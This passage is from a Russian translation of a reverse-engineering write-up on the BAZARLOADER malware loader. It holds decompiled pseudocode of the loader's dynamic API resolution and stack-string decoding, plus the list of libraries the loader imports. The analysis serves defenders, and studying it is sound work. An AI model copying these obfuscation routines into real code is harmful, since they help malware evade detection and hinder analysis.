    if ( lib_handle )
        LODWORD(v1) = (API_IMPORT_STRUCT->mw_FreeLibrary)(lib_handle);
    return v1;
}

__int64 __fastcall get_proc_addr(API_IMPORT_STRUCT *API_IMPORT_STRUCT, __int64 library_handle, __int64 API_to_find)
{
    return (API_IMPORT_STRUCT->mw_GetProcAddress)(library_handle, API_to_find);
}
```

Чтобы начать заполнение каждой структуры **LIBRARY_STRUCT**, BAZARLOADER декодирует имя библиотеки из строки стека и заполняет ее соответствующим набором функций и дескриптором библиотеки, полученным при вызове **LoadLibraryA**.

```

int __fastcall set_up_lib_struct(LIBRARY_STRUCT *output, __int64 library_name)
{
    bool v2; // zf
    API_IMPORT_STRUCT *v5; // rsi
    void *library_handle; // rax

    v2 = API_IMPORT_STRUCT == 0i64;
    output->lib_funcs = (&unk_20415F090 + 0x10);
    output->lib_handle = 0i64;
    if ( v2 )
    {
        v5 = w_HeapAlloc(0x48ui64);
        populate_kernel32_funcs_maybe(v5);
        API_IMPORT_STRUCT = v5;
    }
    library_handle = (API_IMPORT_STRUCT->mw_LoadLibraryA2)(library_name);
    output->lib_handle = library_handle;
    return test_exporting_library(library_handle);
}

```

Ниже приведен список всех библиотек, используемых вредоносной программой.

```

kernel32.dll, wininet.dll, advapi32.dll, ole32.dll, rpcrt4.dll,
shell32.dll, bcrypt.dll, crypt32.dll, dnsapi.dll, netapi32.dll,
shlwapi.dll, user32.dll, ktmw32.dll

```

Соответствующие им структуры **LIBRARY_STRUCT** помещаются в глобальный список в порядке, указанном ниже.

После того, как этот глобальный список **LIBRARY_STRUCT** заполнен, API может быть вызван из функции, принимающей структуру **LIBRARY_STRUCT** соответствующей библиотеки и ее параметры.

Эта функция разрешает имя API из строки стека, извлекает адрес API с помощью функции **get_API_addr** из структуры библиотеки и вызывает API с его параметрами.

```

struct LIBRARY_STRUCT_LIST
{
    LIBRARY_STRUCT *lib_struct_kernel32;
    LIBRARY_STRUCT *lib_struct_wininet;
    LIBRARY_STRUCT *lib_struct_advapi32;
    LIBRARY_STRUCT *lib_struct_ole32;
    LIBRARY_STRUCT *lib_struct_rpcrt4;
    LIBRARY_STRUCT *lib_struct_shell32;
    LIBRARY_STRUCT *lib_struct_bcrypt;
    LIBRARY_STRUCT *lib_struct_crypt32;
    LIBRARY_STRUCT *lib_struct_dnsapi;
    LIBRARY_STRUCT *lib_struct_netapi32;
    LIBRARY_STRUCT *lib_struct_shlwapi;
    LIBRARY_STRUCT *lib_struct_user32;
    LIBRARY_STRUCT *lib_struct_ktmw32;
};

```

```

v2 = w_HeapAlloc_16_bytes();
set_up_lib_struct_kernel32(v2);
LIBRARY_STRUCT_LIST→lib_struct_kernel32 = v2;
v3 = w_HeapAlloc_16_bytes();
set_up_lib_struct_wininet(v3);
LIBRARY_STRUCT_LIST→lib_struct_wininet = v3;
v4 = w_HeapAlloc_16_bytes();
set_up_lib_struct_advapi32(v4);
LIBRARY_STRUCT_LIST→lib_struct_advapi32 = v4;
v5 = w_HeapAlloc_16_bytes();
set_up_lib_struct_ole32(v5);
LIBRARY_STRUCT_LIST→lib_struct_ole32 = v5;
v6 = w_HeapAlloc_16_bytes();
set_up_lib_struct_rpcrt4(v6);
LIBRARY_STRUCT_LIST→lib_struct_rpcrt4 = v6;
v7 = w_HeapAlloc_16_bytes();
set_up_lib_struct_shell32(v7);
LIBRARY_STRUCT_LIST→lib_struct_shell32 = v7;
v8 = w_HeapAlloc_16_bytes();
set_up_lib_struct_bcrypt(v8);
LIBRARY_STRUCT_LIST→lib_struct_bcrypt = v8;
v9 = w_HeapAlloc_16_bytes();
set_up_lib_struct_crypt32(v9);
LIBRARY_STRUCT_LIST→lib_struct_crypt32 = v9;
v10 = w_HeapAlloc_16_bytes();
set_up_lib_struct_dnsapi(v10);
LIBRARY_STRUCT_LIST→lib_struct_dnsapi = v10;
v11 = w_HeapAlloc_16_bytes();
set_up_lib_struct_netapi32(v11);
LIBRARY_STRUCT_LIST→lib_struct_netapi32 = v11;
v12 = w_HeapAlloc_16_bytes();
set_up_lib_struct_shlwapi(v12);

```

```

__int64 __fastcall w_Sleep(LIBRARY_STRUCT *kernel32_lib_struct, unsigned int dwMilliseconds)
{
    __int64 i; // rcx
    __int64 (__fastcall *Sleep)(_QWORD); // rax
    char Sleep_str[16]; // [rsp+28h] [rbp-10h] BYREF

    strcpy(Sleep_str, "r-,dT");
    for ( i = 0i64; i ≠ 6; ++i )
        Sleep_str[i] = (7 * (Sleep_str[i] - 0x54) % 0x7F + 0x7F) % 0x7F; // "Sleep"
    Sleep = w_get_API_addr(kernel32_lib_struct, Sleep_str);
    return Sleep(dwMilliseconds);
}

```

```

v96 = 0i64;
do
{
    v97 = lpString[v96++];
    lpMemc = v97;
    v98 = GetProcessHeap();
    HeapFree(v98, 0, lpMemc);
}
while ( v96 ≠ 0x11 );
w_Sleep(LIB_STRUCT_ARR→lib_struct_kernel32, 3000u);

```

Способ настройки функции-оболочки для вызова фактического API действительно интуитивно понятен, что упрощает понимание кода с помощью статического анализа. Однако автоматизировать этот процесс немного сложнее, поскольку не используется хеширование API.

Для моего анализа я просто вручную декодирую строки стека в своем отладчике и соответствующим образом переименовываю функцию-оболочку.

На данный момент мы полностью распаковали BAZARLOADER и поняли, как вредоносное ПО запутывает свои строки и API, чтобы затруднить анализ.

В следующем посте мы полностью проанализируем, как загрузчик загружает и запускает маячок Cobalt Strike со своих серверов C2!

Переведено специально для XSS.IS

Автор перевода: yashechka

Источник: <https://www.offset.net/reverse-engineering/bazarloader-iso-file-infection/>